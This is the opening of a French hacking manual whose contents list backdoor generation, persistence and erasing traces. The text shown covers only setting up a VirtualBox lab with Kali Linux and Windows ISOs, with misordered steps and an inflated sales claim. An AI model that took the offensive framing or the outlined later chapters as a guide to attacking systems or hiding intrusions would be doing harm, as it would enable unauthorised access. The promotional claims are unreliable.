

# HACKING PENETRATION SYSTÈME

CE LIVRE EST 90% PRATIQUES ET EST FAIT POUR TOUS CEUX QUI  
VEULENT ÊTRE DES HACKEURS PROFESSIONNELS.

10 millions  
D'exemplaires  
Vendus dans le  
monde



MAIZAN KOUAME MELCHISEDEK

HACKER

## **CHAPITRE :**

- I. **LAB**
- II. **GÉNÉRATION DE BACKDOOR**
- III. **SCAN**
- IV. **PIRATAGE SIMPLE**
- V. **POST-EXPLOITATION**
- VI. **ÊTRE ADMINISTRATEUR DE SYSTÈME**
- VII. **RÉCUPÉRATION D'Accès DE LA CIBLE**
- VIII. **REDESKTOP**
- IX. **PERSISTANCE**
- X. **EFFACE LES TRACES**

GSIMEL

**LIEN :**

**KALI LUNUX : <https://www.kali.org/get-kali/#kali-virtual-machines>**

**WINDOWS 10 :**

**<https://telecharger.malekal.com/download/windows-10-20h2-octobre-2020-x64/#>**

**WINDOWS 7**

**<https://telecharger.malekal.com/download/iso-windows-7-pro-64-bits/#>**

**WINDOWS 8 : <https://telecharger.malekal.com/download/iso-windows8-64-bits/#>**

## CHAPITRE I : LAB

### DÉFINITION

**Un LAB ou un laboratoire est un local pour faire des recherches scientifiques.**

**Le laboratoire est un local que nous allons mettre en place pour faire des recherches et des tests.**

**Pour le fonctionnement du laboratoire nous allons faire quelques installations : Windows et linux pour que tout soit prêt à l'utilisation. Cela est très important car nous avons besoin de mettre en pratique les enseignements données pour le perfectionnement de tous les étudiants.**

## INTSALLATION DE VIRTUAL BOX ET DES MACHINES VIRTUELS

Une machine virtuelle est un environnement virtualisé qui fonctionne sur une machine physique. Elle permet d'émuler un OS sans l'installer physiquement sur l'ordinateur. L'installation de machine virtuelle se fait grâce à un hyperviseur.

Un hyperviseur, également appelé moniteur de machine virtuelle, est un processus qui crée et exécute des machines virtuelles sur une machine hôte.

Dans ce livre nous allons utiliser Virtual box qui est un hyperviseur.

NB : Assurez-vous d'avoir téléchargé les iso de Windows 7, 8 et 10

Passons à l'installation de Virtual box.

1- Aller sur [www.virtualbox.org](https://www.virtualbox.org/)




2- Cliquez sur **Download Virtual Box** (*Télécharger Virtual Box*)





**4- Ouvrez le fichier exécutable *Virtual Box EXE*. Retrouvez le fichier exécutable (dans le dossier *Téléchargements*), puis cliquez deux fois dessus. L'installation**



de *Virtual Box* peut alors commencer.

**3- Cliquez sur Windows hosts. Sous le titre *Virtual Box 5.2.8 Plateforme packages*, vous trouverez ce lien en bleu. Le fichier exécutable d'installation (EXE) de *Virtual Box* est alors en voie de transfert sur votre disque dur.**

**5- Lisez et suivez les instructions. Opérez exactement comme suit :**


- Cliquez sur Suivant sur les trois premières pages,**
- Cliquez sur Oui au moment voulu,**
- Cliquez sur Installer,**
- Cliquez sur Oui au moment voulu.**



- 6- Cliquez finalement sur **Installer**. **Virtual Box** commence alors son installation sur votre disque dur




- 7- Cliquez sur **Terminer**. Le bouton est en bas et à droite de la fenêtre. La fenêtre d'installation disparait d'elle-même et **Virtual Box** s'exécute. Vous êtes à présent en mesure de créer votre machine virtuelle, laquelle vous permettra de faire tourner n'importe quel système d'exploitation sur votre ordinateur.




- 8- Allez sur votre oracle Virtual box


9- Cliquez sur Nouveau ou new. Pour faciliter la tâche, un assistant d'installation s'affiche à l'écran : il vous suffit alors de suivre les différentes instructions qui apparaissent dans l'ordre.




10- Mettez le nom du système que vous désiriez installer et le type : si c'est un Windows assurez-vous que vous avez choisi « Microsoft Windows » si vous voulez-installez un kali linux ou un système linux choisissez le type « linux »et les « versions Windows (7 ou 8 ou 10) et l'architecture 32 ou 64 bit ».




## 11- Augmente les mémoires et la rame



## 12- Next ou suivant du début jusqu'à la fin




### 13- Créer le disque




wikiHow

## INSTALLATION AVEC ISO

### 1- VOUS VERREZ VOTRE MACHINE PREINSTALLER




### 3- Cliquer sur l'icône explorer




### 2- Cliquer sur démarrer


#### 4- Cliquer sur « ajouter »



